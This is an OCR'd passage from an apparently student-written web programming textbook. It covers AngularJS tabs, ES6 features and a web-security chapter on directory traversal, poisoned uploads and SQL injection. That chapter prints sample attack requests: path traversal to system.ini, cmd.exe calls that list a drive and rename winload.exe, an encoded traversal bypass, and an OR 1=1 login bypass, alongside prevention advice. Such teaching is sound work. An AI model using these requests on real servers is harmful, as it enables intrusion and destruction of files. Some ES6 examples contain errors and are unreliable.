



```
<section class="tab" ng-controller="TabController as
  <ul class="nav nav-pills">
    <li ng-class="{ active: tab.isSet(1) }">
      <a href ng-click="tab.setTab(1)">Crust</a></l
    <li ng-class="{ active: tab.isSet(2) }">
      <a href ng-click="tab.setTab(2)">Sauce</a></l
    <li ng-class="{ active: tab.isSet(3) }">
      <a href ng-click="tab.setTab(3)">Cheese</a></
    <li ng-class="{ active: tab.isSet(4) }">
      <a href ng-click="tab.setTab(4)">Meat</a></li
    <li ng-class="{ active: tab.isSet(5) }">
      <a href ng-click="tab.setTab(5)">Veggies</a><
  </ul>
```

```
app.controller('TabController', function(){
  this.tab = 1;

  this.setTab = function(newValue){
    this.tab = newValue;
  };

  this.isSet = function(tabName){
    return this.tab === tabName;
  };
});
```

```
<div ng-show="tab.isSet(5)">
  <img ng-src="images/veggies.png" class="img-respon
  />
  <h3>Veggies</h3>
    <div ng-controller="VeggieController as veggie">
      <div ng-controller="VeggieSelectionController"
        <ul class="list-group">
          <li class="list-group-item" ng-repeat="veg
          veggie.veggies" ng-class="{'selected':vegg
            <a href="" ng-click="toggle(veggie)">{{v
          </li>
        </ul>
      </div>
    </div>
</div>
```

```
app.controller('VeggieController', function(){
  this.veggies = veggies;
});

app.controller('VeggieSelectionController', function ($scope) {
  $scope.items = veggies;

  $scope.toggle = function (item) {
      item.selected = !item.selected;
  };
});
```



the ways in which it interacts with HTML is very useful and gives the developer the ability to do some cool dynamic things on their website. The two-way data binding would be helpful to have pages automatically update when the variables change. While it might be difficult for those with already established applications to switch over to the JavaScript framework, it would be a good tool for those starting out creating web applications. However, there might need to be time reworking applications if there are more updates to the popular framework. AngularJS is good for knowing what the structure of the application should be, but it it is a little difficult to pick up on all of the concepts quickly. Although testing was not covered in this summary of AngularJS, it is meant to be tested fairly easy, which would be a plus.

Written by Taylor Gehrls

Sources

CHAPTER 18

New to JavaScript in ECMAScript 6

What is ECMAScript 6?

ECMAScript is a popular language specification standard, the various editions of which JavaScript abides by - the edition that it follows depends on which version of JavaScript is being referred to. According to The Mozilla Corporation, the version of JavaScript that most browsers currently run abides by the rules of ECMAScript 2015 (as it was released in 2015), better known as ECMAScript 6, or simply ES6. *[Mozilla]* ES6 brings a lot of changes that improve JavaScript, from improved syntax for common uses, to functionality that just wasn't there with ES5 based JavaScript.

Where does ECMAScript come from?

According to Ben Ilegbodu on benmvp.com, JavaScript was created in 1995 by someone working at Netscape, and took various names before they got the rights to the name "JavaScript" at the end of the year. In 1996, it was brought to the European Computer Manufacturer's Association (ECMA) to be standardized so that browser creators could implement the language. The standard became known as "ECMAScript", with JavaScript being the most famous implementation of the language. ECMAScript versions 2 and 3 were both released within a few years of the initial ECMAScript release. Development for ECMAScript 4 was rough, and it was ultimately abandoned. They skipped ECMAScript 4 in the sequence of releases and released ECMAScript 5 in 2009. Many of the changes that would have been in ECMAScript 4 made their way into ECMAScript 6, which was released in 2015. *[Ben]*

Arrow Functions

A quick note before these features are explained - all of these new features can be found from one source, and that is es6-features.org. It has all the new features listed out, with links to bring up two fields, one showing an example of the feature in ES6, and the other showing how to do the same thing in ES5 (if it is possible in ES5). *[Features]* One of the great new things that ES6 brings is "arrow functions", also known as "fat arrow functions", so called because their identifying feature is a fat arrow =>, as opposed to a skinny arrow ->. This is a new way to declare anonymous functions that just cuts down on the amount of code that is necessary. The two following examples are the ES6 and ES5 methods respectively:

```
name = v => v * 2;

name = function (v) { return v * 2; }
```

While this is admittedly a very simple example, the new way took approximately half the characters in code to make the same function in an expression. Another important feature of arrow functions is that they do not replace the context of whatever they are in. If there is an arrow function within another function, `this` in the arrow function will refer to the outer function, rather than the arrow function itself. The following example shows how this works, as well as how declaring an arrow function works within a statement body works in ES6:

Listing 18.1: maintaining "this" and declaring function in statement

```
Function Player() {
        this.strength = 20;
        setInterval( () => { //creates an anonymous function within the␣
→setInterval statement
                this.strength++; //increase the value of strength for the␣
→player
                console.log(this.strength); //as opposed to the strength of␣
→setInterval
        }, 2000); //set Interval runs the code every x milliseconds, defined␣
→here
}

var playerJonah = new Player(); //creates a new Player, whose strength will
// constantly increase as the webpage keeps running
```

Normally, a function will refer to its own parameters and values; however, an arrow function will simply take these from the parent function and make changes to that value. This makes things like the above example much easier.

Extended Parameter Handling

ES6 has improved upon parameter handling tremendously. Possibly one of the most useful changes is how streamlined making default values for a function parameter is. Before, each value that was supposed to have a default value had to be checked manually and assigned a value if it were undefined. Now, it can be given a default value directly in the function header, as seen below:

Listing 18.2: Default values

```
function divide (a, b = 1) { // declares function with second parameter␣
→defaulting to 1
        return (a / b);
}
```

ES6 has also made it simpler to allow for extra input values in the parameters of a function with something called a "rest parameter". To make a rest parameter, simply put an ellipsis before a parameter in the function header. This will pick up any extra inputs the function gets beyond the normal parameter inputs. Down below is an example of a function that finds the product of multiple numbers:

Listing 18.3: rest parameter

```
function multiply (a, b, ...c) {
        var product = 1; // declare variable that will hold the product of␣
→the #s
        for (var i = 0; i < c.length; i++) { // multiply through the c␣
→numbers
                product = product * c[i];
```


```
                }
                product = product * a;
                product = product * b;
                return product;
}

console.log(multiply(1,2,3,4,5)); // prints 120
```

With older versions of JavaScript, one would have to have an array in the function body that gets any extra inputs beyond what the function already asks for. This eliminates that need in a way that is easy to implement.

Related to parameter handling is the spread operator, which breaks apart both independent variables and arrays into their component parts. Sometimes a program will need access to the individual parts of a function or variable, and this helps in that regard. The following two examples show how that is done:

Listing 18.4: Breaking hearts

```
var unbroken = "Heart";
console.log(unbroken);
var broken = [...unbroken]; // breaks apart Heart
console.log(broken);

function adding(a, b, c) {
        var sum = 0;
        for (i = 0; i < c.length; i++) {
                sum = sum + c[i];
        }
        sum = sum + a;
        sum = sum + b;
        return sum;
}

var numberGroup = [4, 5, 6, 7, 8];
console.log(adding(2,3,[...numberGroup])); // prints 35;
```



When applied to a string, it breaks the string into an array that holds one character at each index. When applied to an array, it separates the array into its component parts, which is useful for when the program needs to access each value in the array.

Template Literals

ES6 brings template literals to JavaScript, which makes adding values into a string much simpler than it otherwise would be. Rather than breaking up the string with extra quotes, plusses, and variable names, the programmer can now simply surround the names of predefined variables with `${}`. For more clarity, look at the example below:

Listing 18.5: String interpolation (ES6)

```
var year = 36;
var actor = 'Matthew Broderick';
var message = \`He\'s been in the business for ${year} years! Welcoming $
→{actor}!\`;
console.log(message);
```

The following example shows how the same thing would be done in previous versions of JavaScript:

Listing 18.6: String interpolation (ES5)

```
var year = 36;
var actor = 'Matthew Broderick';
var message = "He\'s been in the business for " + year + "years! Welcoming "␣
→+ actor + "!";
```

This is a simple example, but it would be easy to get lost in all the quotation marks from a more complicated example, such as listing family members:

Listing 18.7: More string interpolation (ES5)

```
var brother1 = 'Matt';
var brother2 = 'Rob';
var brother3 = 'Chris';
var mother = 'Lori';
var father = 'Russ';
var message = "Hi! I have three brothers: " + brother1 + ", " + brother2 + ",
→ and "
+ brother3 + ". My mother is named " + mother + ", and my father is named "␣
→+ father + ".";
console.log(message);
```

Wow, that's a little hairy. This is a lot simpler in ES6:

Listing 18.8: More string interpolation (ES6)

```
var brother1 = 'Matt';
var brother2 = 'Rob';
var brother3 = 'Chris';
var mother = 'Lori';
var father = 'Russ';
var message = \`Hi! I have three brothers: ${brother1}, ${brother2},
and ${brother3}. My mother is named ${mother}, and my father is named $
→{father}.\`;
console.log(message);
```

ES6 has also introduced access to raw string content of values in arrays. This allows the programmer to put in things like backslashes without them being interpreted as escape characters: `console.log(String.raw Look \n at \n all \n these \n uninterpreted \n newlines!);`

This is something that simply couldn't be done in previous versions of JavaScript, instead, the programmer had to put

an additional backslash behind all the other backslashes to "escape the escape". It was a less efficient way to do it, and the plan failed a lot more easily, as missing one backslash would mess up the whole thing. In a long string, avoiding that is going to be a lot harder than simply surrounding it with "String.raw ` ``

Enhanced Object Properties


The declaration of objects has been simplified a bit in ES6. Where one once had to give the name of the property and its value even if they would go by the same name, one can simply give the name of the value (such as if one were putting variables into the object). To clarify, look at the following two examples - the first in ES6 and the second in ES5:

Listing 18.9: What up object in ES6

```
var x = 'What';
var y = 'Up';
obj = { x, y }; // sets the name of the properties as x and y respectively
// while assigning them the values that are assigned to the variables x and
→y.
console.log(obj);
```

Listing 18.10: What up object in ES5

```
var x = 'What';
var y = 'Up';
obj = { x : x, y : y}; // does the same as above, only it wouldn't work
// without the names being manually declared
console.log(obj);
```



ES6 also allows for computed property names. This lets the programmer name properties after the results of a function, or the combination of multiple strings, etc. The following examples will show how it works:

Listing 18.11: computed property name in ES6


```
var age = 53;
obj = { name: 'Jim Penny', [ "gift at age " + age]: 'another tie' };
console.log(obj);
```

Previously, one would have to add computed names separately from the rest of the object's property definition, as seen below:

Listing 18.12: computed property name in ES5

```
var age = 53;
obj = { name: 'Jim Penny' };
```

```
obj[ "gift at age " + age] = 'another tie';
console.log(obj);
```



While this doesn't make a huge difference functionally, it makes the code cleaner by isolating the property definition within the original definition.

Another object feature that was introduced in the ES6 version of JavaScript is the ability to put method notation directly into the object definition:

Listing 18.13: method in object ES6

```
object = {
        meterHeight : 1.9,
        kilogramMass : 125,
        BMICalc(meterHeight, kilogramMass) {
                return kilogramMass / (meterHeight * meterHeight);
        }
};
console.log(object.BMICalc(object.meterHeight, object.kilogramMass));
```

Previously, one would have to define another property as the method, but they've cleaned that up, as seen above.

Modules

In ES6 versions of JavaScript, the process of importing and exporting has been cleaned up quite a bit. Previously, one would have to constantly use the name of the module they were importing from. One can now import a list of variables and functions together, rather than defining them one by one, including the module name each time. Allow the following example to clarify (the example is similar to the Features webpage's example because mathematical functions are just a great example for when one would want to export/import functions) *[Features]*:

Listing 18.14: importing and exporting in ES6

```
// in the source JavaScript file (lib/mathstuff)
export function double(x) { return 2 * x };
export function half(x) { return x / 2 } ;
export function square(x) { return x * x };
export var pi = 3.14159265358979;
export function circumference (radius) { return pi * square(radius) };

// in the target JavaScript file
import { double, half, square, pi, circumference } as math from "lib/math"
console.log("The circumference of a circle is equal to its radius
squared, multiplied by pi.");
console.log("In other words, a circle with a radius of 2 inches will
have a circumference of " + circumference(2) + " inches.");
```

The equivalent in ES5 would look a bit like this:

Listing 18.15: importing and exporting in ES5

```
// in the source JavaScript file (lib/mathstuff)
MathStuff = {};
MathStuff.double(x) { return 2 * x };
MathStuff.half(x) { return x / 2 };
MathStuff.square(x) { return x * x };
MathStuff.pi = 3.14159265358979;
MathStuff.circumference(radius) { return pi * square(radius)};

// in the target JavaScript file
var double = MathStuff.double, half = MathStuff.half, square = MathStuff.
 →square,
pi = MathStuff.pi, circumference = MathStuff.circumference;
console.log("The circumference of a circle is equal to its radius
squared, multiplied by pi.");
console.log("In other words, a circle with a radius of 2 inches will
have a circumference of " + circumference(2) + " inches.");
```

One can also do `export * from "filename"` to export everything from that file. Previously, one would have to run a for loop for each item in the module.

Classes

Probably the biggest and most important change ES6 makes is the introduction of classes into JavaScript. The functionality mirrors that of traditional object-oriented programming languages like Java. The constructor must also be defined when defining a class, as well as the other methods of the class. The following example shows how:

Listing 18.16: class creation in ES6

```
class Lifter {
        constructor (height, weight) {
                this.height = height;
                this.weight = weight;
        }
        minExpectedDeadlift(weight) {
                return 2 * this.weight;
        }
        minExpectedJump(height) {
                return (44 - (this.height / 6));
        }
}

bob = new Lifter(72, 280);
console.log(bob.minExpectedDeadlift()); // prints 560;
```

An important aspect to classes that they did not fail to bring with ES6 is inheritance, which is much simpler than the approximation that had to be used in ES5. ES6 also allows for base class access so that a child class can have a different use for the parent class's method while also using its result in that new use. The example below shows how both are done:

Listing 18.17: inheritance and method adaptation


```
class Powerlifter extends Lifter {
        constructor (height, weight, squat, bench, deadlift) {
                super(height, weight);
                this.squat = squat;
                this.bench = bench;
                this.deadlift = deadlift;
        }
        minExpectedDeadlift() {
                return super.minExpectedDeadlift()*1.25; //changes for child␣
 →class
        }
}

rob = new Powerlifter(70, 400);
console.log(rob.minExpectedDeadlift()); // prints 1000;
```

In ES6, one can also create static methods so that a default version can be used instead of having to create an instance of the class to use the function; getters and setters can be used directly within a class as well:

Listing 18.18: getters and setters

```
class Shoppinglist {
        constructor (galsMilk, dozEggs, loavesBread) {
                this._galsMilk = galsMilk;
                this._dozEggs = dozEggs;
                this._loavesBread = loavesBread;
        }

        set galsMilk (galsMilk) {this._galsMilk = galsMilk; }
        get galsMilk () {return this._galsMilk; }
        set dozEggs (dozEggs) {this._dozEggs = dozEggs; }
        get dozEggs () {return this._dozEggs; }
        set loavesBread (loavesBread) {this._loavesBread = loavesBread; }
```

```
13          get loavesBread () {return this._loavesBread; }
14          get potentialEggSandwiches ()
15                  {return Math.min(this._loavesBread * 10, this._dozEggs * 6);
    →}
16  }
17
18  myShoppingList = new Shoppinglist(0, 6, 2);
19  //returns # of possible egg sandwiches from what is still on the shopping
    →list
20  console.log(myShoppingList.potentialEggSandwiches);
21  //runs the setter for loavesBread
22  myShoppingList.loavesBread = myShoppingList.loavesBread - 2;
23  //0 loavesBread on the list, 0 potentialEggSandwiches
24  console.log(myShoppingList.potentialEggSandwiches);
```



Final Thoughts

Though this isn't anywhere near all of the new features implemented in ES6, they still show why an upgrade to the standard is extremely helpful. For the most part, someone isn't severely limited by using ES5 over ES6, but many of the things one would want to do are much more complicated. On top of that, there are certain things that just cannot be done with ES5 that ES6 allows for. It might not impact all projects significantly, but many of those that it does impact will benefit greatly from the greater functionality. It is because of these cases that it should be implemented whenever possible.

Citations

CHAPTER 19

Midterm - Web Security

Attack Vectors

Directory Traversal / Poisoned File Upload

Written by Michael B. Edited by Kyle and Michael R

Introduction

Directory Traversal

The two attacks that will be covered here are Directory Transversal and Poisoned File Upload, these attacks are achieved in both exploiting not validated input from user, they achieve the same goal in a different way. That goal being breaking into a computer to steal information, causing irreparable damage to the file system, or the computer as a whole.Directory Traversal happens when a malicious user decides to test if they can get out of the web root directory, which is where they should stay. Now, if they manage to do this, the directory traversal attack has begun. *[ACUNETIX]*

According to Acunetix , this is a pretty simple malicious attack to attempt, basically if you know the system the website you are trying to break is being stored on you too can do this malicious attack(I don't recommend anyone try this at home). *[ACUNETIX]*

How are these attacks actually executed? In the paper by Wei Xu,Sandeep Bhatkar ,and R. Sekar , they explain in much greater detail of how to do directory traversal than other sources currently cited. To sum it up short and sweet, the process of traversing directories depending on security, you try using forward slashes with two dot operators on most file systems to go up directories. Finishing with the folder you want to traverse to in mind. If the security is higher, you get more creative and attempt and encode directory traversal. If that fails they go into a little detail, but I don't think it is necessary here. *[USENIX]*

Poisoned File Upload

Poisoned File Upload is done when a web application, or website doesn't validate file inputs to the upload field. Basically, making sure that only allowed types of files are being uploaded, not system ruining viruses, or system controlling viruses. Now, this is a really bad attack that can cause several bad things to happen.Just covering a couple

gives a good picture for how bad this attack is for anyone on the receiving end. Rob Shapland from ComputerWeekly explains two really good reasons, and one, I already glossed over.

One, a nefarious user decides they want to just make your website or web application useless, so they upload a file with the same name as a core process that makes your web server run and add it to the same directory. The core process is then overwritten, making your web application useless. Two, he explains that the nefarious user could upload a virus to your web server that hands the keys over to him or herself. There are many bad thing that could happen with poisoned upload, but I think those are two of the worst, and in the example section it will be explained how to prevent these attacks. *[COMWEEKLY]*

Directory Traversal Vulnerability Examples

This example of directory traversal is provided and explained by Acunetix as a web application request based intrusion. *[ACUNETIX]* The intruder, if the website is using get can figure out that the show.asp gets the files and displays any file on screen. With that said, they can use the use the below few examples to get out of the main web directory. If the website hasn't had a chance to secure, or is not using updated web server, an intruder could use the first transversal to display the websites system.init output to themselves.

The second code block is specifically trying to transversal a unsecured web application server, also provided by Acunetix. Basically, the goal is to run the command prompt and allow the intruder get all file names from that drive. You could replace the c+dir+c with any letter combination of drive letters to get all the file names from the computer in a few requests. This attack would further let a hacker mess with your system, being able to run rename commands on core files, if they weren't secured against this attack. Fundamentally changing your system, if it has these flaws. Now, the third example, is if someone were to rename the windows load executable file, if this security flaw existed in windows an intruder could render a core file useless.It is a shocking change that you can cause a persons computer, by just exploiting improper input from the user to the web server. This means that directory traversal because of how common it is, and how the exploit can be used, it is a very dangerous hack to a computer file system. in the above examples, I laid out just how dangerous. *[ACUNETIX] [VERACODE_2]*

Directory traversal is also, one of the most popular exploits out there, the reason is, as i covered in the introduction it is a simple to execute attack. Now, even though it may be an easier attack to execute, being that is really popular, it is going to be one of the first attacks anyone attempts to secure themselves from. Even though it is an already known security issue, doesn't mean it ceases to pop up again. *[VERACODE_2]*

For example Cisco reported, a directory transversal vulnerability in a router they service, this occurred on November 9th 2015. This is a never ending battle between hacker an programmer to keep directories secure.The security page also explains, in a brief little description that the code to access this particular router is readily available. *[CISCO]*

An intruder can also, if they think you have protected against just using the ../ to transverse directories, they can encode the ../, which is %2E%2E%2F. They can also do this for the commands below, so encode all those characters to try and get around your filter. That is the technique you use when someone has thought of base security against directory transversal. *[USENIX] [W3SCHOOLS]* Below i will cover full fledged prevention techniques.

```
GET http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/
↪1.1
Host: test.webarticles.com
```

```
GET http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1
Host: server.com
```

```
GET http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/ren+winload.exe
↪%3dwinload.txt\ HTTP/1.1
Host: server.com
```


[ACUNETIX] [SIMPLYADVANCED] [W3SCHOOLS] [USENIX]

Prevention

If you do step 1, it won't allow a nefarious user to break out of the webroot directory.

1. The first one discussed off the bat from Veracode, explains that the developers in school need to learn to assess the validity of data entered into the Internet browser, to prevent directory transversal.
2. As a developer you need to design programs that throws out someone trying to use escape characters in a URL, only take valid data.
3. All developers should stay current with new security exploits, and update against them as soon as possible. *[ACUNETIX] [VERACODE]*

Poisoned File Upload Vulnerability Examples



There are several types of Poisoned File Uploads, I covered the type where it combines directory traversal in the the upload in my introduction. For example, you attempt an upload on a not validated upload field, and terrible things happen to your computer because you just uploaded a virus copy of some windows core files to your system called Win32/Poison from the Microsoft virus database. With this achieved the hacker has access to a lot about your system. *[MICROSOFT]*

The next one I covered was the hacker uploading a file to destroy, or take over the web server computer. All of these are clearly dangerous to your web server computer, your privacy, and your ability to control what happens to your website. These are all big bad things that a poisoned file upload can do to you and your computer. The one I want to cover here not covered yet, and that is uploading a gigantic file to prevent the web server from doing anything. *[COMWEEKLY]*

The issues that is at hand, is again not validating data the user sends the web server. So it make sense why professor Craven put these two security vulnerabilities together. They can both be used to modify files, and you can use directory transversal in a poisonous file upload. Now this would be especially bad if this was a website for a business, it could set your business back a year, or two,or more. It could be permanent if the hacker was really mean. *[COMWEEKLY]*

Prevention

It is similar prevention to directory traversal, I just think the Shapland article is more detailed on prevention of poisonous file upload, in comparison to all the others on directory traversal.in regards to the similarities.

1. Shapland talks, about creating a program, that has a list of acceptable files, and it throws an error at every other invalid file type.
2. Again similar to above, a program should be created to make sure a hacker doesn't try to encode file types. He says one, or the other, I think both is correct.
3. Filename shouldn't have directory transversal embedded in it, to prevent this further have maximum character amount for a filename.
4. Every file that is accepted for upload needs to be scanned to make sure it is virus free.
5. A important thing about file security that professor Craven went over in class, don't use the name given to the file by the user, use a name you come up with.

Shapland talks about either front end user, or back end checks, I believe in both for more security. I went over all six, but combined three and four from Shapland's list. *[COMWEEKLY]*

Works Cited

SQL Injection

Written by Brooke, Edited by Collin and Michael B.

Introduction

SQL Injection is one of the oldest and most common forms of application vulnerabilities, where malicious SQL queries are inserted through the user input on the client end of the application. The user input then confuses the database and allows the attacker to access and alter the database. SQL injection is capable of doing many things to the database such as insert, update, and delete. It bypasses the security of the application to perform administrative operations without administrative rights. SQL injection is most popular in PHP and ASP and can range from minimal damage to severe damage depending on the attacker's depth and skill in SQL.

How SQL Injection Works

The way that SQL Injection works is actually quite simple. The attacker will search for any area in the application where the user input is included inside of a SQL query. Once they find a vulnerability, they will try many different inputs to see how the application reacts. Eventually an input is entered that will run in the query in a way that will affect the database the way the malicious user is intending. They then enter something into the user input that will run in the SQL query to edit the database however the malicious user chooses. In order for it to work, the users input has to be directly used inside of the query on the back end of the application. Once they have found that vulnerability and have completed the SQL injection, they are able to bypass many forms of security to alter the data and database in any way that they can. *[acunetix]*

To put this into code form, the application would have a code block similar to the one below. The server will have the username and password variables declared. Those variables will then become the direct input that the user provided. The application then runs a SQL query that is very vulnerable to SQL Injection. *[acunetix]*

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd +␣
→"'"

# Execute the SQL statement
database.execute(sql)
```

With that being said, all the attacker would have to enter is password' OR 1=1. The statement `SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'` would then be ran with the provided input. *[acunetix]*

The attacker could then comment out the rest of the code to make a more in depth query depending on their intentions. *[owasp]* Because of their input, they would have bypassed any authentication to reach the first record in the database which is usually the administrator. With the administrator information, they can then access the database will full privileges. *[acunetix]*

Preventing SQL Injection

There are many possible ways to prevent against SQL injection such as application checks, backlisting, and parameters. Developers should do routine checks on their application to ensure that they do not includethe user's input directly in any query. One of the most popular ways is to create a backlist of words. The application would check to see if any of these words are in the user input before execution. If they are, then the SQL statement will not execute.

The only problem with using a backlist is that many common words in the English language such as add and delete would have to be accepted in the user input because they are legal words. That being the case, having a backlist is one of the most inefficient ways to prevent against SQL injection. Without backlists, the only proven way to completely protect against it is by using parameters. Parameters are a value added to the query in a controlled manner. *[w3schools]* These parameters are actually place holders in the query that are then filled in by the user's input and will always be treated as data.

Below is an example of using parameters to prevent SQL injection. *[veracode]*

```
String accountBalanceQuery =
  "SELECT accountNumber, balance FROM accounts WHERE account_owner_id = ?";

try {
        PreparedStatement statement = connection.
→prepareStatement(accountBalanceQuery);
        statement.setInt(1, request.getParameter("user_id"));
        ResultSet rs = statement.executeQuery();
        while (rs.next()) {
                page.addTableRow(rs.getInt("accountNumber"), rs.getFloat("balance"));
        }
} catch (SQLException e) { ... }
```

If an attacker attempts to supply a value that's not a simple integer, then statement.setInt() will throw a SQLException error rather than permitting the query to complete. *[veracode]*

W3Schools also provides an example of using parameters to insure that SQL injection will not occur.[w3schools]_

```
txtNam = getRequestString("CustomerName");
txtAdd = getRequestString("Address");
txtCit = getRequestString("City");
txtSQL = "INSERT INTO Customers (CustomerName,Address,City) Values(@0,@1,@2)";
